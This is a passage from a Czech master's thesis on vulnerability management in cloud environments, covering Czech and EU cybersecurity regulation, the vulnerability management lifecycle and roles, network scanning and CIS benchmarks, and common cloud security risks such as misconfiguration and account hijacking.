UNIVERZITA PARDUBICE

FAKULTA EKONOMICKO-SPRÁVNÍ

DIPLOMOVÁ PRÁCE

2024 Bc. Jiří Láf

Univerzita Pardubice

FAKULTA EKONOMICKO-SPRÁVNÍ

Vulnerability management cloudového prostředí

Diplomová práce

2024 Bc. Jiří Láf

Univerzita Pardubice
Fakulta ekonomicko-správní
Akademický rok: 2023/2024

ZADÁNÍ DIPLOMOVÉ PRÁCE

(projektu, uměleckého díla, uměleckého výkonu)

Jméno a příjmení:	**Bc. Jiří Láf**
Osobní číslo:	**E22762**
Studijní program:	**N0688A140007 Informatika a systémové inženýrství**
Specializace:	**Informační a bezpečnostní systémy**
Téma práce:	**Vulnerability management cloudového prostředí**
Zadávající katedra:	**Ústav systémového inženýrství a informatiky**

Zásady pro vypracování

Cílem práce je navrhnout řešení zjištěných nedostatků vulnerability managementu cloudového řešení ve vybraném prostředí.

Osnova:
- Formulace specifik vulnerability managementu cloudového řešení.
- Popis stávajícího stavu vulnerability managementu cloudového řešení ve vybraném prostředí.
- Identifikace nedostatků stávajícího řešení.
- Návrh řešení zjištěných nedostatků vulnerability managementu cloudového řešení ve vybraném prostředí.

Rozsah pracovní zprávy: **Cca 55 stran.**
Rozsah grafických prací:
Forma zpracování diplomové práce: **tištěná/elektronická**

Seznam doporučené literatury:

FELDMAN, J., MISENAR, S., CONRAD, E. *CISSP Study Guide*. Syngress, 2023.
KOLOUCH, J. *CyberCrime*. CZ. NIC, 2016.
KOLOUCH, J., BAŠTA, P. *CyberSecurity*. CZ. NIC, zspo, 2019.

Vedoucí diplomové práce: **doc. Ing. Miloslav Hub, Ph.D.**
Ústav systémového inženýrství a informatiky

Datum zadání diplomové práce: **1. září 2023**
Termín odevzdání diplomové práce: **30. dubna 2024**

L.S.

prof. Ing. Jan Stejskal, Ph.D. v.r.
děkan

prof. Ing. Jitka Komárková, Ph.D. v.r.
garant studijního programu

V Pardubicích dne 1. září 2023

Prohlašuji:

Práci s názvem Vulnerability management cloudového prostředí jsem vypracoval samostatně. Veškeré literární prameny a informace, které jsem v práci využil, jsou uvedeny v seznamu použité literatury.

Byl jsem seznámen s tím, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon), ve znění pozdějších předpisů, zejména se skutečností, že Univerzita Pardubice má právo na uzavření licenční smlouvy o užití této práce jako školního díla podle § 60 odst. 1 autorského zákona, a s tím, že pokud dojde k užití této práce mnou nebo bude poskytnuta licence o užití jinému subjektu, je Univerzita Pardubice oprávněna ode mne požadovat přiměřený příspěvek na úhradu nákladů, které na vytvoření díla vynaložila, a to podle okolností až do jejich skutečné výše.

Beru na vědomí, že v souladu s § 47b zákona č. 111/1998 Sb., o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších předpisů, a směrnicí Univerzity Pardubice č. 7/2019 Pravidla pro odevzdávání, zveřejňování a formální úpravu závěrečných prací, ve znění pozdějších dodatků, bude práce zveřejněna prostřednictvím Digitální knihovny Univerzity Pardubice.

V Pardubicích dne 27. 4. 2024

Bc. Jiří Láf, v.r

PODĚKOVÁNÍ

Tímto bych rád poděkoval svému vedoucímu diplomové práce, panu doc. Ing. Miloslavu Hubovi, Ph.D., za odborné vedení a cenné rady, které mi pomohly při zpracování diplomové práce a zároveň firmě NN Management Services s.r.o za poskytnutí přístupu ke cloudové infrastruktuře a dalším nástrojům za účelem zpracování praktické části diplomové práce.

ANOTACE

S přechodem organizací ke cloudovým technologiím se objevují nové bezpečnostní výzvy a hrozby, které vyžadují revizi a adaptaci správy zranitelností. Tato diplomová práce se zabývá problematikou detekcí a správy zranitelností v cloudovém prostředí na základě poznatků, ze stávajícího přístupu v tradičním datacentru. Cílem této práce je identifikovat specifika procesu správy zranitelností v cloudu, analyzovat nedostatky a výzvy spojené s tímto přechodem a navrhnout strategie a opatření pro zlepšení bezpečnosti v cloudovém prostředí.

KLÍČOVÁ SLOVA

Řízení zranitelností, Amazon Web Service, Tenable, zranitelnost, cloud, bezpečnostní sken.

TITLE

Vulnerability Management of Cloud Solution

ANNOTATION

This master thesis deals with the issue of vulnerability scanning and management in a cloud environment based on findings from the existing approach in a traditional data center. As organizations move to cloud technologies, new security challenges and threats emerge that require revisions and adaptation of vulnerability management. The aim of this work is to identify the specifics of the vulnerability management process in the cloud, analyze the shortcomings and challenges associated with this transition, and propose a strategy and measures to improve security in the cloud environment.

KEYWORDS

Vulnerability Management, Amazon Web Service, Tenable, Vulnerability, Cloud, Security scan

OBSAH

SEZNAM OBRÁZKŮ A TABULEK

SEZNAM ZKRATEK A ZNAČEK

ACL – Access Control List

ACM – AWS Certificate Manager

AMI – Amazon Machine Image

API – Application Programming Interface

ARP – Address Resolution Protocol

AWS – Amazon Web Services

AWS – Amazon Web Services

AWS – Amazon Web Services

AWS – Amazon Web Services

AWS – Amazon Web Services

CIA – Confidentiality, Integrity, and Availability

CID – Confidentiality, Integrity, and Availability

CIDR – Classless Inter–Domain Routing

CIS – Center for Internet Security

CSIRT – Počítačový bezpečnostní tým reakce na incidenty

CSP – Cloud Service Provider

CVE – Common Vulnerabilities and Exposures

DDoS – Distributed Denial of Service

EBS – Elastic Block Store

EC2 – Elastic Compute Cloud

ECS – Elastic Container Service

ENISA – Evropská agentura pro kybernetickou bezpečnost

GDPR – General Data Protection Regulation

HIPAA – Health Insurance Portability and Accountability Act

HTML – Hypertext Markup Language

IaaS – Infrastructure as a Service

IAM – Identity and Access Management

IAM – Identity and Access Management

ICMP – Protokol řízení internetových zpráv

ICT – Informační a komunikační technologie

IP – Internetový protokol

ISO/IEC – International Organization for Standardization/International Electrotechnical Commission

IT – Informační technologie

MFA – Multi–Factor Authentication

MFA – Vícefaktorová autentizace

MITRE ATT&CK – MITRE Adversarial Tactics, Techniques, and Common Knowledge

NIS2 – Národní informační systém pro kybernetickou bezpečnost

NIST – National Institute of Standards and Technology

NÚKIB – Národní úřad pro kybernetickou a informační bezpečnost

PaaS – Platform as a Service

PCI DSS – Payment Card Industry Data Security Standard

RDS – Relational Database Service

S3 – Simple Storage Service

SaaS – Software as a Service

Serverless – Serverless Computing

SSL/TLS – Secure Sockets Layer/Transport Layer Security

StaaS – Storage as a Service

TCP – Protokol řízení přenosu

UDP – Protokol uživatelských dat

VPC – Virtual Private Cloud

WAF – Web Application Firewall

ÚVOD

V dnešní době je cloudové prostředí neodmyslitelnou součástí informačních technologií, a to jak v korporátním, tak i veřejném sektoru. Tato rychle se rozvíjející technologie přináší mnoho výhod, jako je flexibilita, škálovatelnost a snadnější správa IT infrastruktury. Nicméně s tím, jak organizace přecházejí ke cloudovým řešením, se zvyšuje i komplexita a rozsah bezpečnostních hrozeb.

Správa zranitelností v prostředí cloudu se stává klíčovým prvkem zabezpečení pro organizace, které využívají cloudové služby. Zranitelnosti v této oblasti mohou mít značný dopad na bezpečnost dat a soukromí uživatelů, ať už se jedná o korporátní citlivé informace nebo osobní údaje zákazníků.

Cílem této diplomové práce je analyzovat současný stav detekce zranitelností a navrhnout efektivní metody detekce s důrazem na cloudové prostředí. V diplomové práci budou zkoumány nejen technické aspekty detekce zranitelností, ale také strategie a postupy pro efektivní správu zranitelností v cloudovém prostředí v souladu s nejnovějšími bezpečnostními standardy a osvědčenými postupy.

1 KYBERBEZPEČNOSTNÍ RIZIKA

1.1 Normy a rámce pro správu zranitelností

Užívání výpočetní techniky, informačních systémů a informačních technologií a jejich integrace do téměř všech odvětví lidské činnosti je jevem, který je pro dnešní dobu charakteristický. Lze konstatovat, že v podstatě nejde nalézt takovou oblast lidské činnosti, kde by se přímo nebo zprostředkovaně nevyužívala výpočetní technika, resp. informační systém nebo informační či komunikační technologie. [17]

Rizika kybernetické bezpečnosti jsou základním typem rizik, které musí řídit všechny organizace. Mezi potenciální dopady kybernetické bezpečnosti na organizace patří vyšší náklady, nižší výnosy, poškození dobré pověsti a narušení inovací. Hrozí také kybernetická bezpečnostní rizika soukromí jednotlivců a přístup k základním službám a může mít následky na život nebo na smrt. [31]

Jedním z důvodů pro implementaci kybernetické bezpečnosti je respektování právních předpisů a práv a povinností z těchto předpisů vzplývajících. Tento legislativní důvod pro mnoho subjektů vyplývá ze zákona o kybernetické bezpečnosti, je však mylné se domnívat, že se jedná o jedinou právní normu, která souvisí s problematikou kybernetické bezpečnosti. [16]

Národní úřad pro kybernetickou a informační bezpečnost (NÚKIB) je ústředním správním orgánem pro kybernetickou bezpečnost včetně ochrany utajovaných informací v oblasti informačních a komunikačních systémů a kryptografické ochrany. Dále má na starosti problematiku veřejně regulované služby v rámci družicového systému Galileo. Vznikl 1. srpna 2017 na základě zákona číslo 205/2017 Sb., kterým se změnil zákon č. 181/2014 Sb., o kybernetické bezpečnosti a o změně souvisejících zákonů (zákon o kybernetické bezpečnosti). [22]

V případě kritické informační infrastruktury, významných informačních systémů a informačních systémů základní služby se jedná o tyto základní povinnosti:

- nahlásit Úřadu kontaktní údaje podle § 16 zákona o kybernetické bezpečnosti,
- na systém spadající pod zákon aplikovat bezpečnostní opatření podle § 4 odst. 1 zákona o kybernetické bezpečnosti a vést o nich bezpečnostní dokumentaci v souladu s vyhláškou č. 82/2018 Sb., o kybernetické bezpečnosti,
- hlásit Úřadu kybernetické bezpečností incidenty v informačním systému podle § 8 zákona o kybernetické bezpečnosti,

- provádět opatření podle § 11 zákona o kybernetické bezpečnosti, jsou-li vydána.

Vedle základních povinností obsahuje zákon o kybernetické bezpečnosti ještě další povinnosti, které jsou stanoveny pro specifické situace. [10]

1.2 Nové požadavky na kybernetickou bezpečnosti podle NIS2

NIS2 přináší řadu podstatných změn stávajícího regulatorního rámce, které se dotýkají jak strategické úrovně (jde zejména o povinnosti dopadající na NÚKIB a Evropskou agenturu pro bezpečnost sítí a informací (ENISA)), tak regulace povinných osob (tj. práv a povinností konkrétních subjektů, společností a státních organizací v České republice).

Mezi nejvýznamnější povinnosti z hlediska fungování NÚKIB a České republiky v oblasti zajišťování kybernetické bezpečnosti v Evropské unii patří:

- Podle čl. 7 povinné přijetí národní strategie kybernetické bezpečnosti a kybernetických bezpečnostních politik pro vybrané oblasti (např. bezpečnost dodavatelského řetězce, koordinované zveřejňování informací o zranitelnostech, zvláštní potřeby malých a středních podniků);
- Každý členský stát přijme národní strategii kybernetické bezpečnosti, která stanovuje strategické cíle, zdroje potřebné k dosažení těchto cílů a příslušné politiky a regulační opatření s cílem dosáhnout vysoké úrovně kybernetické bezpečnosti a udržovat ji.
- Podle čl. 12 koordinované zveřejňování informací o zranitelnostech a zřízení Evropské databáze zranitelností;
- Každý členský stát určí jeden ze svých týmů CSIRT (CERT) jakožto koordinátora za účelem koordinovaného zveřejňování zranitelností. Tento koordinátor usnadňuje interakci mezi fyzickou nebo právnickou osobou oznamující zranitelnost a výrobcem nebo poskytovatelem případných zranitelných ICT produktů nebo služeb. Agentura ENISA po konzultaci se skupinou pro spolupráci vytvoří a spravuje Evropskou databázi zranitelností.
- Podle čl. 13 hlubší spolupráce s vnitrostátními úřady a organizacemi a koordinace dozorových činností u organizací, kterým plyne povinnost zajišťovat kybernetickou bezpečnost z více právních předpisů (např. v odvětvích energetiky, letectví nebo ochrany osobních údajů).
- Podle čl. 14, 15 a 16 hlubší spolupráce s členskými státy v oblastech kybernetického krizového řízení, řešení rozsáhlých kybernetických bezpečnostních incidentů a sdílení strategických informací a dobré praxe.

- Podle čl. 37 hlubší spolupráce s dozorovými orgány ostatních členských států na provádění kontrol a vymáhání dodržování uložených povinností;
- Cílem ustanovení nazvaného jako tzv. vzájemná pomoc je nastavit pravidla kontroly takovým způsobem, aby po obdržení odůvodněné žádosti poskytnul úřad vykonávající kontroly kybernetické bezpečnosti v jednom členském státě pomoc druhému úřadu z jiného členského státu, aby bylo možné účinně, účelně a důsledně provést kontrolu, respektive opatření v oblasti dohledu nebo vymáhání.
- V souladu s čl. 21 a 23 větší zapojení Evropské komise do sjednocení regulace v členských státech (např. formou jednotných metodik pro zavádění bezpečnostních opatření nebo jednotných formulářů pro hlášení incidentů);
- Komise může přijmout prováděcí akty, kterými stanoví technické, metodické a případně odvětvově specifické požadavky, pokud jde o opatření k řízení kybernetických bezpečnostních rizik nebo upřesňující druh informací, formát a postup oznámení v případě výskytu kybernetického bezpečnostního incidentu. [24]

Výše zmíněná revize regulatorního rámce ovlivňuje nejen strategickou úroveň, s povinnostmi pro NÚKIB a Evropskou agenturu pro bezpečnost sítí a informací (ENISA), ale také regulaci povinných osob v České republice. Zásadní povinnosti zahrnují přijetí národní strategie kybernetické bezpečnosti, koordinované zveřejňování informací o zranitelnostech, a hlubší spolupráci s vnitrostátními úřady. Vzhledem k zvyšujícímu se počtu povinných osob a novým pravidlům pro vybavenost, získává správa zranitelností na významu jako jeden z velmi důležitých prvků celkové kybernetické bezpečnosti.

2 SPRÁVA ZRANITELNOSTÍ

2.1 Kybernetická bezpečnost

Společnosti nadále těžce platí za to, že čelí hackerským útokům a reagují na rychle se šířící viry, červy a trojské koně. Dopad na organizaci může být značný, od ztráty produktivity až po pověst. Hackeři využívají známé zranitelnosti. Hybridní malcode nejenže využívá základní služby k doručování, ale také využívá známé zranitelnosti. Efektivní program pro správu zranitelnosti nejen ochrání před hackery, ale také zajistí minimální dopad hybridního škodlivého kódu, který využívá známé zranitelnosti. [8]

Dalším faktorem, který podporuje rostoucí význam kybernetické bezpečnosti, je zavedení nových předpisů a nařízení, která organizacím klade povinnost chránit data svých klientů a zákazníků. GDPR, HIPAA a podobná nařízení na celém světě stanovují vysoké standardy ochrany osobních údajů, což znamená, že organizace musí provést důkladnou analýzu rizik a implementovat opatření ke snížení těchto rizik na minimum.

Rostoucí povědomí o kybernetických hrozbách a útocích zvyšuje očekávání klientů a uživatelů, kteří očekávají, že jejich data budou v cloudu správně chráněna. Jakýkoli incident zabezpečení by mohl mít závažné následky pro pověst firmy a důvěru klientů.

Vzhledem k těmto faktorům se kybernetická bezpečnost stává důležitou částí pro úspěšné využívání cloudových technologií a služeb. Bezpečnostní týmy musí neustále inovovat a aktualizovat své postupy a nástroje, aby byly schopny odolávat novým a sofistikovaným hrozbám.

2.2 Definice správy zranitelností

Správa zranitelností (vulnerability management) představuje proaktivní identifikaci, hodnocení a řešení zranitelností počítačových systémů, sítí a softwarových aplikací. Zahrnuje systematický přístup k odhalování a odstraňování slabých míst dříve, než je někdo může zneužít. V kontextu informačních technologií se zranitelnosti týkají mezer v softwaru, které mohou hackeři využít k tomu, aby donutili aplikaci dělat něco, k čemu nebyla vyvinuta. Vzhledem k tomu, že moderní organizace se při udržování produktivity a zpracování cenných dat do značné míry spoléhají na IT infrastrukturu, mohou zneužité zranitelnosti vážně ovlivnit kontinuitu jejich činnosti. [9]

Efektivní řízení zranitelností se stalo důležitou prioritou pro organizace. Věnovat pozornost a správně reagovat na zranitelnosti je důležité nejen z hlediska zabezpečení dat a služeb, ale také z perspektivy regulací a standardů, které organizace musí splňovat.

Neschopnost identifikovat a řídit zranitelnosti může vést ke ztrátě důvěry klientů, finančním ztrátám a porušení zákonných požadavků. Řízení zranitelností zahrnuje pravidelné skenování, analýzu systémů a aplikací, aby se identifikovaly potenciální zranitelnosti. Tato analýza musí být následována vhodnými kroky pro odstranění nebo minimalizaci rizik.

Zranitelnost (Vulnerability) je slabé místo, chyba, nebo mezera v technologii, v bezpečnostním prostředí, v bezpečnostních opatření nebo nějakého aktiva. Jde o zneužitelnou slabinu systému nebo aktiva a vynutit si získání neoprávněného přístupu.

Zranitelnosti mohou zahrnovat chyby v kódu, nedostatečná oprávnění, nesprávnou konfiguraci, neaktuální softwarové verze nebo jiné nedostatky, které umožňují útočníkovi získat neoprávněný přístup nebo provést nežádoucí operace. [6]

Prací odborníků v informační bezpečnosti je zhodnocení risku vůči kritickým aktivům a nasadit protiopatření. [11]

2.3 Proces správy zranitelností

Správa zranitelnosti je proces identifikace zranitelností v informačních technologiích a vyhodnocení spojených rizik. Toto hodnocení vede k opravě zranitelných míst a odstranění rizika nebo formální přijetí rizika ze strany společnosti vedení organizace (např. v případě, že by byl dopad útoku nízký nebo náklady na nápravu nepřeváží možné škody způsobené organizaci).

Pojem správa zranitelnosti je často zaměňován se skenováním zranitelnosti. Navzdory skutečnosti, že oba spolu souvisí, je mezi nimi důležitý rozdíl:

- Skenování zranitelnosti spočívá v použití počítačového programu k identifikaci zranitelnosti sítí, počítačové infrastruktury nebo aplikací.
- Správa zranitelnosti je proces skenování zranitelnosti, a to i s přihlédnutím k dalším aspektům jako např přijetí rizika, náprava atd. [26]

Význam patch managementu v kontextu řízení zranitelností

Benjamin Franklin kdysi řekl, že „cena prevence představuje cenu léčby.“ Správa oprav a zranitelností je „prevence“ ve srovnání s „léčbou“, kterou představuje reakce na incident.

Rozhodnutí, kdy a jak provést mitigaci prostřednictvím oprav nebo jiných metod remediací, by mělo vycházet ze srovnání času, zdrojů a finančních prostředků, které budou vynaloženy. Například, předpokládejme, že je uvolněn nový počítačový červ, který se může rychle šířit a poškozovat jakoukoli pracovní stanici v organizaci, pokud není zastaven. Potenciální náklady na neprovádění mitigace jsou popsány následujícím vzorcem:

- Náklady na neprovádění mitigace = W * T * R, kde (W) je počet pracovních stanic, (T) je čas strávený opravou systémů nebo ztrátou produktivity a (R) je hodinová sazba času stráveného.

Pro organizaci, kde je potřeba opravit 1000 počítačů, každý vyžadující průměrně 8 hodin výpadku (4 hodiny na obnovu systému jedním pracovníkem, plus 4 hodiny, kdy majitel počítače nemá k dispozici počítač k práci) za sazbu $35/hodinu za mzdu a benefity:

- 1000 počítačů * 8 hodin * $35/hodina = $280,000 na reakci po útoku. [20]

Software inventář (CMDB)

Nástroje pro správu oprav ve firmě vyžadují administrátorský přístup ke každému zapojenému počítači a musí inventarizovat softwarové balíky na každém počítači, aby určily, které opravy jsou potřebné. Proto je přirozené, že takové programy poskytují tuto informaci administrátorům a začlení schopnost správy inventáře softwaru do produktu. Stále více produktů poskytuje tuto schopnost a zdá se, že to je přirozený směr, kterým se trh ubírá. Takové inventarizační produkty lze zakoupit samostatně, ale často vyžadují instalaci samostatného agenta na každý počítač. Protože je nákladné z hlediska správy IT nainstalovat a spravovat na každém počítači více agentů, bylo by ideální, kdyby obě funkce (opravy a inventarizace) mohly být prováděny stejným produktem. [20]


Softwarový inventář slouží jako základní zdroj informací pro proces správy zranitelností jako:

- identifikace vlastníků IT aktiv,
- potřebný rozsah pro skeny zranitelností,
- prioritizaci oprav.

2.4 Životní cyklus procesu správy zranitelností

Řízení zranitelností je preventivní přístup k řízení bezpečnosti, protože zahrnuje kontinuální monitorování stavu systému za účelem identifikace zranitelností. Pravidelné posuzování zranitelností je důležité pro kontrolu bezpečnostního systému jakéhokoli systému. Níže

uvedený cyklus na obrázku č. 1 lze použít v libovolném systému. Aby bylo možné jej implementovat, je nejprve třeba identifikovat zranitelnosti, aby mohlo být provedeno plánování pro jejich řešení. [12]



Obrázek 1 – Životní cyklus správy zranitelností

Zdroj: [12]

Plánování známých zranitelností

Před zahájením jakéhokoli řízení je zapotřebí plánování. Existuje velké množství zdrojů a procesů, které mohou být zranitelné útoky. Když je jakákoliv část postižena útokem, je nutné ji řešit. Pro aktivní přístup však není možné monitorovat všechny tyto oblasti. Aby bylo možné identifikovat zranitelnosti, musí být nejprve identifikovány zdroje nebo procesy, které jsou důležité a jsou náchylné k zranitelnostem. Pro každý identifikovaný zdroj je třeba uvést typy potenciálních hrozeb. To povede k plánu monitorování, zda se hrozby stanou skutečností. Známé typy zranitelností lze uvést spolu s jejich symptomy, zatímco pro neznámé typy lze získat některé metody pouze z organizačních dat a zkušeností. [12]

Monitorování zranitelností

Pravidelné monitorování aktivit systému identifikovaných v prvním kroku je třeba provádět neustále. To lze provést pomocí pravidelného skenování sítě, protokolování firewallu, testování průniku. Existuje také nástroj nazývaný skener zranitelností, který lze k tomuto účelu použít. [12]

Analýza k identifikaci zranitelností

Tento krok zahrnuje analýzu výsledků uvedených během monitorování zranitelností. Pokud se projeví symptomy nějaké hrozby, která se stává skutečností, měla by být použita mitigace této zranitelnosti k minimalizaci následků, pokud dojde k útoku. [12]

Zmírňování zranitelností

Proces zjišťování, jak předcházet zranitelnostem. Opravy lze aplikovat v postižené oblasti. Výrobci postiženého softwaru nebo hardwaru mohou poskytnout opravu co nejdříve, aby se minimalizovaly nepříznivé účinky útoku zranitelnosti.

Například každý podnik čelí riziku přerušení provozu. Pokud firma vyrábí cenné zboží, jako jsou televizory nebo elektronika, a nachází se v oblasti s vysokou kriminalitou, existuje vysoké riziko vloupání. Pokud se vedení rozhodne nezamykat dveře a nepřijmout žádná další bezpečnostní opatření, akceptuje tímto způsobem riziko vloupání. [25]

Aktualizace seznamu známých zranitelností

V případě nalezení nových zranitelností by měly být informace aktualizovány, aby bylo možné je zahrnout do plánování pro monitorování v budoucnosti. V této fázi dochází k odstranění identifikovaných zranitelností. V závislosti na povaze konkrétní zranitelnosti lze použít různé metody k prevenci jejího zneužití, ale většina zranitelností je opravena prostřednictvím aktualizací. Důležitou součástí celého cyklu správy zranitelností je proces akceptace rizik, který určuje míru rizika, kterou je vedení ochotno akceptovat. [12]

2.5 Role v procesu správy zranitelností

Při zavádění procesu řízení vulnerabilit v organizaci je důležité identifikovat následující role.

Information Security Officer: je odpovědný za dohled nad informační bezpečností, kybernetickou bezpečností a programy řízení IT rizik založených na rámcích pro bezpečnost informací a řízení rizik akceptovaných v dané organizaci. [14]

Inženýr zranitelností: Role inženýra zranitelností je zodpovědná za konfiguraci skeneru zranitelností a plánování různých skenů zranitelností. [26]

Vlastník aktiva: Vlastník aktiva je zodpovědný za IT aktivum, které je skenováno procesem správy zranitelností. Tato role by měla rozhodnout, zda jsou identifikované zranitelnosti zmírněny nebo zda jsou přijaty s nimi spojená rizika. [26]

Inženýr IT systémů: Role inženýra IT systémů je obvykle zodpovědná za implementaci kroků k odstranění zjištěných zranitelností. [26]

2.6 Detekce zranitelností v konvenčním IT prostředí

Skenování síťových hostitelů a detekce služeb jsou jádrem každého úsilí o průzkum sítě. Být schopen určit stav strojů v síti je zřejmým požadavkem pro průběžnou údržbu sítě. Hodnocení, které hostitele jsou aktivní a, co je ještě důležitější, vědět, jaké aplikace a služby provozují, je klíčové pro bezpečnost sítě. [19]

Identifikace aktivních zařízení

Skenování síťových hostů (nebo jednoduše skenování hostů) je proces určování, zda je IP adresa registrována na aktivním hostiteli. Hostitel bude považován za aktivní, pokud implementuje jakoukoli síťovou službu, která reaguje při správném vstupu, i když se jedná pouze o funkční IP, TCP nebo UDP stack. Neaktivní hostitel nemůže být donucen k odpovědi, což ho efektivně činí neexistujícím v kontextu sítě. Techniky skenování hostitelů zahrnují odesílání sond, které jsou známy tím, že často způsobují odpovědi hostitelů, například ICMP echo request (jak je odesílán pomocí rozšířeného programu ping) nebo ARP dotaz v lokální síti. Pokud hostitel reaguje jakýmkoli způsobem na jakoukoli sondou, kterou obdrží, může být označen jako aktivní. Pokud však takové techniky nezískají odpověď, neznamená to nutně, že hostitel je neaktivní. [26]

Skenování zranitelností

Po identifikaci aktivních zařízení se provádí skenování zranitelností. Zde se využívají specializované nástroje známé jako "vulnerability scanner," které prohledávají systémy a aplikace v síti a identifikují zranitelnosti na základě databází zranitelností.

Tato metoda zahrnuje systematické skenování sítě a aktivních zařízení v ní, včetně serverů, routerů, switchů, firewalů a dalších síťových komponent. Skenování sítě umožňuje identifikovat otevřené porty, služby a potenciální zranitelné body v síti. [26]

Automatizovaný sken konfigurace

Použití automatizovaných nástrojů pro skenování konfigurace, které analyzují a porovnávají nastavení systémů a aplikací s předdefinovanými bezpečnostními standardy a pravidly. Tato metoda umožňuje rychlou identifikaci odchylek od bezpečnostních norem na základě doporučených benchmarků.

Centrum pro internetovou bezpečnost (Center for Internet Security) je nezisková organizace, jejíž mise je „identifikovat, vyvíjet, ověřovat, propagovat a udržovat nejlepší postupy řešení pro kybernetickou obranu.“ Čerpá ze znalostí odborníků na kybernetickou bezpečnost a informační technologie z vládních institucí, firem a akademické sféry z celého světa. Pro vytváření standardů a nejlepších postupů, včetně benchmarků CIS, kontrol a zabezpečených obrazů, používá model konsenzuálního rozhodování. Benchmarky CIS jsou konfigurační základny a nejlepší postupy pro bezpečné nastavení systému. Každá z doporučení obsahuje odkazy na jednu nebo více kontrol CIS, které byly vyvinuty k tomu, aby organizacím pomohly zlepšit své schopnosti v kybernetické obraně. Kontroly CIS odpovídají mnoha zavedeným standardům a regulačním rámci, včetně NIST rámce kybernetické bezpečnosti (CSF) a NIST SP 800–53, sérii standardů ISO 27000, PCI DSS, HIPAA a dalších. [21]

3 CLOUDOVÉ PROSTŘEDÍ A BEZPEČNOSTNÍ VÝZVY

Cloud computing je model umožňující všudypřítomný, pohodlný síťový přístup na vyžádání ke sdílenému množství konfigurovatelných výpočetních zdrojů (např. sítě, servery, úložiště, aplikace a služby), které lze rychle zajistit a uvolnit s minimálním úsilím správy nebo interakce s poskytovatelem služeb. [18]

Prostředí cloudu nabízí mnoho výhod v podobě škálovatelnosti, flexibility a snadného přístupu ke zdrojům. Přináší také nové zranitelnosti a hrozby, které organizace musí zvládnout. Tyto hrozby se mohou lišit od těch, které jsou typické pro tradiční on–premise infrastruktury. Přechod ke cloudovým službám může znamenat vstup do neznámého teritoria, což může mít významné důsledky pro kybernetickou bezpečnost.

Nedostatečná odbornost v oblasti bezpečnosti v cloudu

Cloud je odlišné prostředí od on–premise a týmy pro kybernetickou bezpečnost, které "kopírují a vkládají" bezpečnostní kontroly do cloudu, brzy zjistí, že tento přístup nefunguje. Cloud se hodí k automatizaci a rychlosti, a proto se stává důležitým požadavkem nástroje pro bezpečnost v cloudu. Tyto nástroje vyžadují zdokonalení současných týmů pro kybernetickou bezpečnost; jinak se CISOové brzy ocitnou v prostředí, které jejich týmy nejsou schopny bránit! Je zásadní implementovat nástroje optimalizované pro cloudová prostředí a investovat do správného školení týmů pro bezpečnost v cloudu. [30]

Nesprávné konfigurace

Nesprávné konfigurace jsou hlavním důvodem většiny bezpečnostních porušení v cloudu, protože cloudoví administrátoři nechtěně vystavují rozhraní a infrastrukturu cloudu přes internet. To je snadno zachyceno útočníky a využíváno jako vstupní bod do cloudového prostředí. Nesprávnou konfiguraci může provést i interní hrozba s úmyslným záměrem a nebýt detekována kvůli nedostatku nástrojů pro bezpečnost v cloudu. Interní hrozba je reálným rizikem bez ohledu na to, v jakém prostředí se vyskytuje, a zneužití oprávněného přístupu může být velmi obtížné detekovat bez vhodných nástrojů. [30]

Nedostatek viditelnosti

Multi-cloud je dnes realitou, protože většina firem nechce žít s rizikem výlučného výběru dodavatele. Většina firem, které přecházejí do cloudu, má hybridní prostředí se zátěžemi rozdělenými mezi on–premise a dva nebo více poskytovatele cloudových služeb. I když to poskytuje flexibilitu a možnosti, stává se to také noční můrou pro CISA, pokud jde o kontrolu

a zabezpečení kvůli jejich roztříštěné povaze. Každé cloudové prostředí se liší v tom, jak funguje, a je důležité mít nasazené řešení pro bezpečnost v cloudu, které dokáže poskytnout centralizovaný pohled na rizikovou pozici každého prostředí. [30]

Únos účtu

Cloudové identity jsou hlavním cílem útočníků, protože tradiční síťová hranice již v cloudu neexistuje. Cloudové kontrolní roviny jsou "klíči ke království" většiny cloudových prostředí a útočníci mohou cílit na cloudové administrátory prostřednictvím phishingových útoků, malwaru atd., aby získali přístup ke svým přihlašovacím údajům. To je obzvláště snadné, pokud není nastavena více faktorová autentizace (MFA) nebo je heslo samo o sobě slabé a náchylné k útokům hrubou silou. I když je MFA povoleno, útočníci mohou stále kompromitovat cloudovou kontrolní rovinu, pokud byl počítač administrátora napaden. [30]

Tento útok není omezen pouze na uživatelské identity, ale také na služby a aplikace. Uživatelé mohou neúmyslně udělit přístup k SaaS aplikacím ve svých cloudových prostředích, které mohou být škodlivé a umožnit útočníkům obejít bezpečnostní kontroly a získat přístup k vašemu cloudovému prostředí. Je zásadní dodržovat model zero–trust a ověřovat každý požadavek. SaaS aplikace by měly být prozkoumány kvůli nadměrným oprávněním, která umožňují důvěryhodný přístup k datům v cloudu. [30]

Zranitelnosti v cloudu
